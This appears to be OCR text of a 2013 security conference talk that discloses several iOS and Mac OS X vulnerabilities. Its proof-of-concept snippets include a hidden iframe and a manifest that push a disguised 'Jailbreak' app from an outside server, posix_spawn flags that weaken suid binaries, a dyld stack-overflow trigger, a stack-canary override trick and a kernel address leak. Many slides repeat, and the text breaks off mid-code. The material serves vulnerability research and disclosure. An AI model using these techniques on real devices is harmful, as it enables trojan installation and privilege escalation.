SektionEins
http://www.sektioneins.de

Mountain Lion / iOS Vulnerabilities Garage Sale

Stefan Esser <stefan.esser@sektioneins.de>

Who am I?

Stefan Esser

- from Cologne / Germany
- in information security since 1998
- PHP core developer since 2001
- Month of PHP Bugs and Suhosin
- recently focused on iPhone security (ASLR, kernel, jailbreak)
- Head of Research and Development at SektionEins GmbH

What is this talk about?


- special celebration of ten year anniversary of SyScan 2013
- Apple 0-day Party
- about **TEN** 0-days in 60 minutes
- for a little bit deeper information read the whitepaper

Part I

iOS Enterprise Application Distribution

Apple Distributing a Jailbreak?

- Have you ever surfed the web in a public WiFi and Apple (www.apple.com) offered to install a jailbreak for you?
- No? Then you are lucky because iOS enterprise distribution does not require SSL and this dialog is therefore easily tricked



iOS Enterprise Distribution via Hidden IFRAME

```
<iframe
   src="itms-services://?action=download-manifest&url=http://www.apple.com/jailbreak.plist"
   style="display:none;"
   height="0"
   width="0"
   tabindex="-1"
   title="empty" >
</iframe>
```

- a hidden IFRAME injected into the HTTP traffic will trigger the previous „iOS Enterprise Application Installation Dialog“
- by hijacking/redirecting HTTP access to www.apple.com the iPhone is tricked to believe that it downloaded the download manifest from Apple
- for the user it is not possible to see from what server the actual application is downloaded as specified in the download manifest

Download Manifest

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-
<plist version="1.0">
<dict>
  <key>items</key>
  <array>
    <dict>
      <key>assets</key>
      <array>
        <dict>
          <key>kind</key>
          <string>software-package</string>
          <key>url</key>
          <string>http://antid0te.com/inyourdreams/Jailbreak.ipa</string>
        </dict>
      </array>
      <key>metadata</key>
      <dict>
        <key>bundle-identifier</key>
        <string>com.sektioneins.Jailbreak</string>
        <key>bundle-version</key>
        <string>20.0</string>
        <key>kind</key>
        <string>software</string>
        <key>subtitle</key>
        <string>mobile</string>
        <key>title</key>
        <string>iOS 6.1.3 Jailbreak</string>
      </dict>
...
```


Application binaries
are downloaded from antid0te.com
which is never shown to the user

Can users really be tricked?

- best defense against this attack is to not accept installations
- but I am pretty sure that just calling it “Jailbreak“ will trick many into installing it, no matter from what source server it is
- and calling it “OTA Update“ should trick some more
- but lets assume the victim is scared of public WiFis and would only react to such a dialog in his own WiFi or over 3G/4G

Download-Manifest HTTP Redirection Vulnerability

```
<iframe
   src="itms-services://?action=download-manifest&url=http://www.apple.com/openredirect?url%3
   style="display:none;"
   height="0"
   width="0"
   tabindex="-1"
   title="empty" >
</iframe>
```



- when downloading the download-manifest the code will follow HTTP redirects
- but “application installation dialog“ will show the domain of the original URL
- any open-redirect vulnerability can be used to remotely trick users
- attacker does not need to be in the same network or do MiTM

- *Apple fixed the open-redirect vulnerability I used so I can only demo the MITM version*

Overwriting Applications

- By specifying already existing bundle-identifier it is even possible to replace arbitrary Applications like e.g. Facebook
- anyway the first time an Application of Enterprise-X is executed you get asked again if you really want to do that
- if you accept one Application from Enterprise-X all its future Applications will get executed without question
- replacing an Application still does not give that App access to keychain material

Part II

posix_spawn() and Suid-Binaries

posix_spawn() and Suid-Binaries

- not exactly new but still working in Mac OS X Mountain Lion 10.8.3 Beta
- *posix_spawn()* is a more powerful way to execute or spawn programs
- problem is that it does not restrict the flags for suid binaries
- dangerous flags **_POSIX_SPAWN_DISABLE_ASLR** and **_POSIX_SPAWN_ALLOW_DATA_EXEC**

Suid-Binaries and _POSIX_SPAWN_DISABLE_ASLR

- when *posix_spawn()* is used with the flag **_POSIX_SPAWN_DISABLE_ASLR** it disables ASLR for the current process
- this is dangerous for suid programs because it allows the attacking parent to disable ASLR inside the attacked child which allows for easier exploitation

```
#define  POSIX_SPAWN_DISABLE_ASLR 0x0100

int main()
{
  posix_spawnattr_t attr;

  posix_spawnattr_init(&attr);
  posix_spawnattr_setflags(&attr, _POSIX_SPAWN_DISABLE_ASLR);

  posix_spawn(NULL, "./mysuid", NULL, &attr, NULL, NULL);
}
```

Suid-Binaries and _POSIX_SPAWN_DISABLE_ASLR

- on **i386 _POSIX_SPAWN_DISABLE_ASLR** does not seem to disable heap randomization
- on **x86_64** however it does seem to disable heap randomization
- in any case SUID binaries also inherit the flag from the parent process
- and SUID binaries get the libraries mapped to the same position

```c
#define _POSIX_SPAWN_DISABLE_ASLR 0x0100

int main()
{
  posix_spawnattr_t attr;

  posix_spawnattr_init(&attr);
  posix_spawnattr_setflags(&attr, _POSIX_SPAWN_DISABLE_ASLR);

  posix_spawn(NULL, "./mysuid", NULL, &attr, NULL, NULL);
}
```

Suid-Binaries and _POSIX_SPAWN_ALLOW_DATA_EXEC

- when *posix_spawn()* is used with **_POSIX_SPAWN_ALLOW_DATA_EXEC** it allows code execution on the heap on platforms that support it (like i386)
- this is dangerous for suid programs because it allows the attacking parent to jump to shellcode inside the program's heap for architectures like i386
- however current Mountain Lion suid binaries do not come with a 32bit version

```
#define _POSIX_SPAWN_ALLOW_DATA_EXEC 0x2000

int main()
{
  posix_spawnattr_t attr;

  posix_spawnattr_init(&attr);
  posix_spawnattr_setflags(&attr, _POSIX_SPAWN_ALLOW_DATA_EXEC);

  posix_spawn(NULL, "./mysuid", NULL, &attr, NULL, NULL);
}
```

Part III

dyld: openSharedCacheFile() Stack Buffer Overflow

1998 wants its Vulnerabilities back...

- dynamic linker dyld comes with code from the 90s
- stack corruption feature built-in when opening the dynamic shared cache

```
int openSharedCacheFile()
{
    char path[1024];
    strcpy(path, sSharedCacheDir);
    strcat(path, "/");
    strcat(path, DYLD_SHARED_CACHE_BASE_NAME ARCH_NAME);
    return ::open(path, O_RDONLY);
}
```

Where does sSharedCacheDir come from?

sSharedCacheDir is arbitrary user input from the environment variable:

DYLD_SHARED_CACHE_DIR

```
void processDyldEnvironmentVariable(const char* key, const
char* value, const char* mainExecutableDir)
{
    ...
    else if ( strcmp(key, "DYLD_SHARED_CACHE_DIR") == 0 ) {
        sSharedCacheDir = value;
    }
```

dynamic linker will ignore these environment variables for suid binaries
so this attack is only interesting for iOS untethering

dyld binary in iOS 5.1.1

- in iOS 5.1.1 and below dyld has no stack canary protection at all
- vulnerability is therefore a standard stack smash
- **`DYLD_SHARED_CACHE_DIR = "A"*2000 \`**
  `DYLD_SHARED_REGION = private /bin/anyexecutable`

```
2FE0206C
2FE0206C ; dyld::openSharedCacheFile(void)
2FE0206C __ZN4dyld19openSharedCacheFileEv        ; CODE XREF: dyld::mapShared
2FE0206C                 PUSH            {R4,R7,LR}
2FE0206E                 ADD             R7, SP, #4
2FE02070                 SUB.W           SP, SP, #0x400
2FE02074                 MOVW            R0, #0x1EE
2FE02078                 MOV             R4, SP
2FE0207A                 MOVT.W          R0, #2
2FE0207E                 ADD             R0, PC ; __MergedGlobals
2FE02080                 LDR             R1, [R0] ; char *
2FE02082                 MOV             R0, R4  ; char *
2FE02084                 BLX             _strcpy
2FE02088                 MOV             R0, R4  ; char *
2FE0208A                 BLX             _strlen
2FE0208E                 MOVS            R1, #0x2F
2FE02090                 STRH            R1, [R4,R0]
2FE02092                 MOV             R0, R4  ; char *
2FE02094                 BLX             _strlen
2FE02098                 MOVW            R1, #0xBACD
2FE0209C                 ADD             R0, R4  ; void *
2FE0209E                 MOVT.W          R1, #1
2FE020A2                 MOVS            R2, #0x18 ; size_t
2FE020A4                 ADD             R1, PC  ; "dyld_shared_cache_armv7"
2FE020A6                 BLX             _memcpy
2FE020AA                 MOVS            R1, #0  ; int
2FE020AC                 MOV             R0, R4  ; char *
2FE020AE                 BLX             ___open
2FE020B2                 ADD.W           SP, SP, #0x400
2FE020B6                 POP             {R4,R7,PC}
2FE020B6 ; End of function dyld::openSharedCacheFile(void)
2FE020B6
```

dyld binary in iOS 6.0

- in iOS 6.0 and above dyld has stack canary protection in this function
- now a simple stack smash is not sufficient anymore :(
- exploitation requires magic

```
2FE02DC8
2FE02DC8 ; dyld::openSharedCacheFile(void)
2FE02DC8 __ZN4dyld19openSharedCacheFileEv        ; CODE XREF: dyld::mapShared
2FE02DC8
2FE02DC8 var_C           = -0xC
2FE02DC8
2FE02DC8                 PUSH            {R4,R5,R7,LR}
2FE02DCA                 ADD             R7, SP, #8
2FE02DCC                 SUB.W           SP, SP, #0x400
2FE02DD0                 SUB             SP, SP, #4
2FE02DD2                 MOVW            R0, #0xE234
2FE02DD6                 MOV             R4, SP
2FE02DD8                 MOVT.W          R0, #1
2FE02DDC                 ADD             R0, PC ; ___stack_chk_guard_ptr
2FE02DDE                 LDR             R5, [R0] ; ___stack_chk_guard
2FE02DE0                 MOV             R0, #(__MergedGlobals - 0x2FE02DEC)
2FE02DE8                 ADD             R0, PC ; __MergedGlobals
2FE02DEA                 LDR             R1, [R5]
2FE02DEC                 STR.W           R1, [R7,#var_C]
2FE02DF0                 LDR             R1, [R0] ; char *
2FE02DF2                 MOV             R0, R4  ; char *
2FE02DF4                 BL              _strcpy
2FE02DF8                 MOV             R0, R4  ; char *
2FE02DFA                 BLX             _strlen
2FE02DFE                 MOVS            R1, #0x2F
2FE02E00                 STRH            R1, [R4,R0]
2FE02E02                 MOV             R0, R4  ; char *
2FE02E04                 BLX             _strlen
2FE02E08                 MOVW            R1, #0x9EEF
2FE02E0C                 ADD             R0, R4  ; void *
2FE02E0E                 MOVT.W          R1, #1
2FE02E12                 MOVS            R2, #0x18 ; size_t
2FE02E14                 ADD             R1, PC  ; "dyld_shared_cache_armv7"
2FE02E16                 BLX             _memcpy
2FE02E1A                 MOV             R0, R4  ; char *
2FE02E1C                 MOVS            R1, #0  ; int
```

Part IV

iOS / Mountain Lion Local Stack Canary Kungfoo

How are stack canaries implemented?

Kernel Side of User Space Stack Canary Implementation

- the kernel creates a strong random 64 bit value and builds a string like

  `stack_guard=0x0123456789abcdef`

- string is then added to the list of Apple strings which is an Apple extension
- Apple strings are passed as 4th parameter to main function and mod_init_functions

```
int main(int argc, char **argv, char **envp, char **apple)
{
   ...
}
```

How are stack canaries implemented?

User Space Side of User Space Stack Canary Implementation

- ***libc*** will scan the Apple strings and check if it finds the kernel provided value
- if no kernel provided value is given /dev/urandom is used
- if that fails the canary 0xFF0A0000 is used
- dyld has own method but it works very similar

```
static void
__guard_from_kernel(const char *str)
{
  unsigned long long val;
  char tmp[20], *p;
  int idx = 0;

  /* Skip over the 'stack_guard=' key to the list of values */
  str = strchr(str, '=');
  if (str == NULL)
    return;
  str++;

  while (str && idx < GUARD_MAX) {
    /*
     * Pull the next numeric string out of the list and convert i
     * a real number.
     */
    strlcpy(tmp, str, 20);
    p = strchr(tmp, ',');
    if (p)
      *p = '\0';
    val = strtoull(tmp, NULL, 0);
    __stack_chk_guard[idx] = (long)(val & ((unsigned long) -1));
    idx++;
    if ((str = strchr(str, ',')) != NULL)
      str++;
  }
}
```

Lets show Apple Strings and Canary

- simple program to dump the supplied Apple strings and stack guard canary

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
  int i;
  for (i=0; apple[i]; i++) {
    printf("string(%u): %s\n", i, apple[i]);
  }
  printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

Lets show Apple Strings and Canary

- simple program to dump the supplied Apple strings and stack guard canary

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
  int i;
  for (i=0; apple[i]; i++) {
    printf("string(%u): %s\n", i, apple[i]);
  }
  printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

```
$ ./appledump
string(0): ./appledump
string(1):
string(2): stack_guard=0xc49bd9f7f53f7ab4
string(3): malloc_entropy=0xf5b9a7700082c9d2,0xdbf446908642a206


__stack_chk_guard: c49bd9f7f53f7ab4
```

Lets show Apple Strings and Canary

- simple program to dump the supplied Apple strings and stack guard canary

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
  int i;
  for (i=0; apple[i]; i++) {
    printf("string(%u): %s\n", i, apple[i]);
  }
  printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

```
$ ./appledump
string(0): ./appledump
string(1):
string(2): stack_guard=0xc49bd9f7f53f7ab4
string(3): malloc_entropy=0xf5b9a77000c2c9d2,0xdbf446908642a206


__stack_chk_guard: c49bd9f7f53f7ab4
```

canary value is the kernel supplied one

Lets show Apple Strings and Canary

- simple program to dump the supplied Apple strings and stack guard canary

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
  int i;
  for (i=0; apple[i]; i++) {
    printf("string(%u): %s\n", i, apple[i]);
  }

  printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

but what is this?

```
$ ./appledump
string(0): ./appledump
string(1):
string(2): stack_guard=0xc49bd9f7f53f7ab4
string(3): malloc_entropy=0xf5b9a7700082c9d2,0xdbf446908642a206


__stack_chk_guard: c49bd9f7f53f7ab4
```

Lets show Apple Strings and Canary

- simple program to dump the supplied Apple strings and stack guard canary

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
  int i;
  for (i=0; apple[i]; i++) {
    printf("string(%u): %s\n", i, apple[i]);
  }

  printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

... not really, or?

```
$ ./appledump
string(0): ./appledump
string(1):
string(2): stack_guard=0xc49bd9f7f53f7ab4
string(3): malloc_entropy=0xf5b9a7700082c9d2,0xdbf446908642a206


__stack_chk_guard: c49bd9f7f53f7ab4
```

Lets show Apple Strings and Canary

- simple program to dump the supplied Apple strings and stack guard canary

```
extern long __stack_chk_guard[8];

int main(int argc, char **argv, char **envp, char **apple)
{
  int i;
  for (i=0; apple[i]; i++) {
    printf("string(%u): %s\n", i, apple[i]);
  }
  printf("\n\n__stack_chk_guard: %016lx\n", *(long *)__stack_chk_guard);
}
```

lets try something

```
$ ./appledump
string(0): ./appledump
string(1):
string(2): stack_guard=0xc49bd9f7f53f7ab4
string(3): malloc_entropy=0xf5b9a7700082c9d2,0xdbf446908642a206


__stack_chk_guard: c49bd9f7f53f7ab4
```

And here comes the magic...


```
# Preparation

$ mkdir stack_guard=0x1122334455667788
$ ln -sf ../appledump stack_guard\=0x1122334455667788/link

# Execution

$ stack_guard\=0x1122334455667788/link
string(0): stack_guard=0x1122334455667788/link
string(1):
string(2): stack_guard=0xb2604c15e179cd95
string(3): malloc_entropy=0x9c2d24f6a529b7b3,0x96fcda87a1c5e725

__stack_chk_guard: 1122334455667788
```



simple trick lets us fully control the stack canary

technique useful for iOS untethering exploits or local attacks against SUID binaries

Part V

Info Leaking Pipe()s

Kernel Address Obfuscation

- some kernel API return kernel space addresses into user space
- since iOS 6 and ML the kernel protects these addresses with obfuscation
- obfuscation consist of adding a secret random number

➡ if the random number leaks everything is doomed

```
#define VM_KERNEL_ADDRPERM(_v)    \
    (((vm_offset_t)(_v) == 0) ?   \
      (vm_offset_t)(0) :          \
      (vm_offset_t)(_v) + vm_kernel_addrperm)
```

Smoking a Pipe

- easiest and biggest mistake:
  return the obfuscated value in one place and the plain address in another

- obvious mistake when dealing with pipes in Mountain Lion (*iOS unaffected*)

- two ways to get information about a pipe
  - *fstat()* syscall
  - *proc_info(PROC_PIDFDPIPEINFO)* syscall

Smoking a Pipe - fstat()

- when ***fstat()*** is called on a pipe the inode number is the address of the pipe structure in kernel memory
- now protected with the **VM_KERNEL_ADDRPERM** macro

```
/*
* Return a relatively unique inode number based on the current
* address of this pipe's struct pipe.  This number may be recycled
* relatively quickly.
*/
sb->st_ino = (ino_t)VM_KERNEL_ADDRPERM((uintptr_t)cpipe);
```

Smoking a Pipe - proc_info(PROC_PIDFDPIPEINFO)

- ***proc_info(PROC_PIDFDPIPEINFO)*** also returns information about pipe
- ***fill_pipeinfo()*** is where the mistake is
- **pipe_handle** is filled with the not obfuscated kernel address

```
pinfo->pipe_handle = (uint64_t)((uintptr_t)cpipe);
pinfo->pipe_peerhandle = (uint64_t)((uintptr_t)(cpipe->pipe_peer));
pinfo->pipe_status = cpipe->pipe_state;
```

Breaking Obfuscation

- with both the obfuscated and the plain pointer breaking obfuscation is trivial
- just the matter of a simple subtraction
- from here all obfuscated kernel addresses can be (ab)used

```
$ ./infoleakingpipes
Obfuscated Pipe 0 Address: 708dec4d8263cc71
Real Pipe 0 Address:       ffffff8027945c00
Secret Addend in Kernel:   708deccd5acf7071
---
Obfuscated Pipe 1 Address: 708dec4d864731f1
Real Pipe 1 Address:       ffffff802b77c180
Secret Addend in Kernel:   708deccd5acf7071
---
```

Part VI

mach_port_space_info() Information Leak

mach_port_space_info()

- kind of debugging function that returns information about an IPC space
- IPC space keeps information about task's port names and rights
- function fills out an **ipc_info_name_t** struct for each table entry

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;      /* port name, including gen number */
/*boolean_t*/integer_t iin_collision;   /* collision at this entry? */
    mach_port_type_t iin_type;  /* straight port type */
    mach_port_urefs_t iin_urefs;    /* user-references */
    natural_t iin_object;       /* object pointer/identifier */
    natural_t iin_next;     /* marequest/next in free list */
    natural_t iin_hash;     /* hash index */
} ipc_info_name_t;
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each entry element by element

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

mach_port_space_info()

- allocates memory via ***kmem_alloc()***
- and then walks the IPC table copying each er

```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;
    integer_t iin_collision;
    mach_port_type_t iin_type;
    mach_port_urefs_t iin_urefs;
    natural_t iin_object;
    natural_t iin_next;
    natural_t iin_hash;
} ipc_info_name_t;
```

```
table_info = (ipc_info_name_array_t)table_addr;
for (index = 0; index < tsize; index++) {
    ipc_info_name_t *iin = &table_info[index];
    ipc_entry_t entry = &table[index];
    ipc_entry_bits_t bits;

